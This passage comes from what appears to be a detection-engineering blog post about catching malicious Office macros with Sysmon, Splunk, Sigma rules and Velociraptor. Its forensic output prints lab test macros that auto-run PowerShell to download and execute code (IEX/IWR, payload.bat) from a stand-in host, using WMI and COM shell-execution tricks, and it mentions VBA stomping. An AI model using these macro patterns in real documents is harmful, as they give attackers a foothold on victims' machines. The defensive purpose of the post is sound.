
| stats values(ImageLoaded) by Image,RuleName

Copied!

| Image | RuleName | values(ImageLoaded) |
|---|---|---|
| C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | Macro Image Load | C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\1033\VBE7INTL.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBE7.DLL<br>C:\Program Files (x86)\Microsoft Office\root\vfs\ProgramFilesCommonX86\Microsoft Shared\VBA\VBA7.1\VBEUI.DLL |
| C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | Office .NET Abuse: Assembly DLLs | C:\Windows\assembly\NativeImages_v4.0.30319_32\Presentatio5ae0f00f#\0e5bd7c79be8c2a241a1dd84fe108ab9\PresentationFramework.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\PresentationCore\47ff84042d04e73c1d45b79dbc0bc776\PresentationCore.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\d6ee3b23e4bd762ef2b619462a421a44\System.Configuration.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\95d63de0b8688a92411233359dfa02e2\System.Core.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Data\f8a9fb9b2afb752c841d87004ef426ea\System.Data.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xaml\7db39c36009fb15b7e64a7421c4e165e\System.Xaml.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\9c3f67b6ff805d47e68c80083d041fcb\System.Xml.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\System\47d8098623206eb9197e176cf4d0dca1\System.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\WindowsBase\ca94134910dd982754c6019c5baf6f67\WindowsBase.ni.dll<br>C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\48544608ee1424c9c713d99c7a353349\mscorlib.ni.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | Office .NET Abuse: CLR | C:\Windows\Microsoft.NET\Framework\v4.0.30319\clr.dll |
| C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE | Office .NET Abuse: GAC | C:\Windows\Microsoft.NET\assembly\GAC_MSIL\Microsoft.PowerShell.Editor\v4.0_3.0.0.0__31bf3856ad364e35\Microsoft.PowerShell.Editor.dll<br>C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Workflow.ComponentModel\v4.0_4.0.0.0__31bf3856ad364e35\System.Workflow.ComponentModel.dll |

Now you know that a macro was executed and that the Office process executing the macro loaded the DLLs necessary for some kind of .NET functionality, a great jumping off point for further investigation.

Check out the Sigma Repo where I contributed a few rules looking for this kind of activity, we can use uncoder.io to convert the Sigma rule into a Splunk query:





We could also convert Sigma rules to Splunk searches programmatically with this awesome project by Patrick Bareiss


## Bonus Round - Velociraptor

Now that your cool new macro alerts have fired, you'd probably want to take a closer look at the host.

Let's try that with Velociraptor, we find our host, and collect some macro artifacts:



Now we take a look at the results, and we can see that not only did Velociraptor find our macros, but it also ripped them open, revealing the actual VBA code:



Artifact Collection | Uploaded Files | Requests | Results | Log

Windows.Applications.OfficeMacros


Show 10 entries | Search:

| Code | ModuleName | StreamName | Type | filename |
|---|---|---|---|---|
| Attribute VB_Name = "Module1" Sub Auto_Open() Call Shell("cmd.exe /c powershell.exe IEX ( IWR -uri 'www.google.ca')", 1) End Sub | Module1 | Module1 | bas | C:\Users\Anton\Desktop\Macro Tests\MacroTest3.xls |
| Attribute VB_Name = "Module1" Sub Auto_Open() Const HIDDEN_WINDOW = 0 strComputer = "." Set objWMIService = GetObject("win" & "mgmts" & ":\\" & strComputer & "\root" & "\cimv2") Set objStartup = objWMIService.Get("Win32_" & "Process" & "Startup") Set objConfig = objStartup.SpawnInstance_ objConfig.ShowWindow = HIDDEN_WINDOW Set objProcess = GetObject("winmgmts:\\" & strComputer & "\root" & "\cimv2" & ":Win32_" & "Process") objProcess.Create "cmd.exe /c powershell.exe IEX ( IWR -uri 'www.google.ca')", Null, objConfig, intProcessID End Sub | Module1 | Module1 | bas | C:\Users\Anton\Desktop\Macro Tests\MacroTest2.xls |
| Attribute VB_Name = "Module1" Sub Auto_Open() Const ShellBrowserWindow = _ "{C08AFD90-F2A1-11D1-8455-00A0C91F3880}" Set SBW = GetObject("new:" & ShellBrowserWindow) SBW.Document.Application.ShellExecute "cmd.exe", "/c powershell.exe IWR -uri ""www.google.ca"" -OutFile ""~\Documents\payload.bat"" ; ~\Documents\payload.bat", "C:\Windows\System32", Null, 0 End Sub | Module1 | Module1 | bas | C:\Users\Anton\Desktop\Macro Tests\MacroTestShellBrowserWindow.xls |
| Attribute VB_Name = "Module1" Sub Auto_Open() Const ShellWindows = _ "{9BA05972-F6A8-11CF-A442-00A0C90A8F39}" Set SW = GetObject("new:" & ShellWindows).Item() SW.Document.Application.ShellExecute "cmd.exe", "/c powershell.exe IWR -uri ""www.google.ca"" -OutFile ""~\Documents\payload.bat"" ; ~\Documents\payload.bat", "C:\Windows\System32", Null, 0 End Sub | Module1 | Module1 | bas | C:\Users\Anton\Desktop\Macro Tests\MacroTest.xls |
| Attribute VB_Name = "NewMacros" Sub AutoOpen() ' ' AutoOpen Macro ' ' Call Shell("powershell.exe", vbNormalFocus) End Sub | NewMacros | NewMacros | bas | C:\Users\Anton\Desktop\EvilClippy\PowerShellMacro.doc |
| Attribute VB_Name = "Sheet1" Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = False Attribute VB_Customizable = True | Sheet1 | Sheet1 | cls | C:\Users\Anton\Desktop\Macro Tests\MacroTest.xls |
| Attribute VB_Name = "Sheet1" Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = False Attribute VB_Customizable = True | Sheet1 | Sheet1 | cls | C:\Users\Anton\Desktop\Macro Tests\MacroTest2.xls |
| Attribute VB_Name = "Sheet1" Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = False Attribute VB_Customizable = True | Sheet1 | Sheet1 | cls | C:\Users\Anton\Desktop\Macro Tests\MacroTest3.xls |
| Attribute VB_Name = "Sheet1" Attribute VB_Base = "0{00020820-0000-0000-C000-000000000046}" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = False Attribute VB_Customizable = True | Sheet1 | Sheet1 | cls | C:\Users\Anton\Desktop\Macro Tests\MacroTestShellBrowserWindow.xls |
| Attribute VB_Name = "ThisDocument" Attribute VB_Base = "1Normal.ThisDocument" Attribute VB_GlobalNameSpace = False Attribute VB_Creatable = False Attribute VB_PredeclaredId = True Attribute VB_Exposed = True Attribute VB_TemplateDerived = True Attribute VB_Customizable = True | ThisDocument | ThisDocument | cls | C:\Users\Anton\Desktop\EvilClippy\PowerShellMacro.doc |

While this output is great, our VBA stomped macro keeps it's secrets :)

| | | | | |
|---|---|---|---|---|
| Sub AutoOpen() ' ' AutoOpen Macro ' ' Call Shell("calc.exe", vbNormalFocus) End Sub | ThisDocument | ThisDocument | cls | C:\Users\Anton\Desktop\EvilClippy\PowerShellMacro_EvilClippy2.doc |
| Sub AutoOpen() ' ' AutoOpen Macro ' ' Call Shell("calc.exe", vbNormalFocus) End Sub | NewMacros | NewMacros | bas | C:\Users\Anton\Desktop\EvilClippy\PowerShellMacro_EvilClippy2.doc |

We can also see the output of any Trust Record modifications for further evidence of macro execution:



Artifact Collection | Uploaded Files | Requests | Results | Log

Windows.Registry.EnabledMacro

Show 10 entries | Search:

| Document | Username | Userhive | Key | LastModified |
|---|---|---|---|---|
| %USERPROFILE%/Desktop/EvilClippy/PowerShellMacro.docm | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |
| %USERPROFILE%/Desktop/EvilClippy/PowerShellMacro_EvilClippy.doc | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |
| %USERPROFILE%/Desktop/EvilClippy/PowerShellMacro_EvilClippy.docm | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |
| %USERPROFILE%/Desktop/EvilClippy/PowerShellMacro_EvilClippy2.doc | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |
| %USERPROFILE%/Desktop/Macro%20Tests/Covenant.docm | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |
| %USERPROFILE%/Desktop/Macro%20Tests/MacroTest.xls | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Excel/Security/Trusted Documents/TrustRecords | 2020-05-23T18:46:00Z |
| %USERPROFILE%/Desktop/Macro%20Tests/MacroTest2.xls | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Excel/Security/Trusted Documents/TrustRecords | 2020-05-23T18:46:00Z |
| %USERPROFILE%/Desktop/Macro%20Tests/MacroTest3.xls | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Excel/Security/Trusted Documents/TrustRecords | 2020-05-23T18:46:00Z |
| %USERPROFILE%/Desktop/Macro%20Tests/MacroTestShellBrowserWindow.xls | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Excel/Security/Trusted Documents/TrustRecords | 2020-05-23T18:46:00Z |
| %USERPROFILE%/Desktop/Macro%20Tests/RunPE.docm | Anton | C:\Users\Anton\NTUSER.DAT | /Software/Microsoft/Office/16.0/Word/Security/Trusted Documents/TrustRecords | 2020-05-24T14:04:26Z |

The folks at Outflank made a nice post about trust records here including providing a Sysmon config snippet to monitor for this kind of activity in real-time, how awesome!

---

## Closing Notes

My aim with this post was to provide some detection ideas for an attack vector that is commonly utilized by real-world malware and attackers. The Sysmon configuration snippets, Splunk queries and Sigma rules will undoubtedly generate false positives in a real corporate

environment and are not a silver bullet for detecting malicious attacker activity via macros. I'm sure there are bypasses available and used for this stuff, but you have to start somewhere and at least make attackers work for a foothold in your environment.

---

More Credits

These resources / people helped me put this post together in one way or another:

- https://twitter.com/decalage2
- https://github.com/decalage2/oletools/wiki/olevba
- https://twitter.com/DissectMalware
- http://www.decalage.info/
- https://twitter.com/DidierStevens
- http://didierstevens.com/
- https://twitter.com/OrOneEqualsOne
- https://posts.specterops.io/capability-abstraction-fbeaeeb26384
- https://twitter.com/cyb3rops
- https://twitter.com/Cyb3rWard0g
- https://github.com/hunters-forge
- https://twitter.com/SBousseaden
- https://twitter.com/c_APT_ure
- https://github.com/olafhartong/sysmon-modular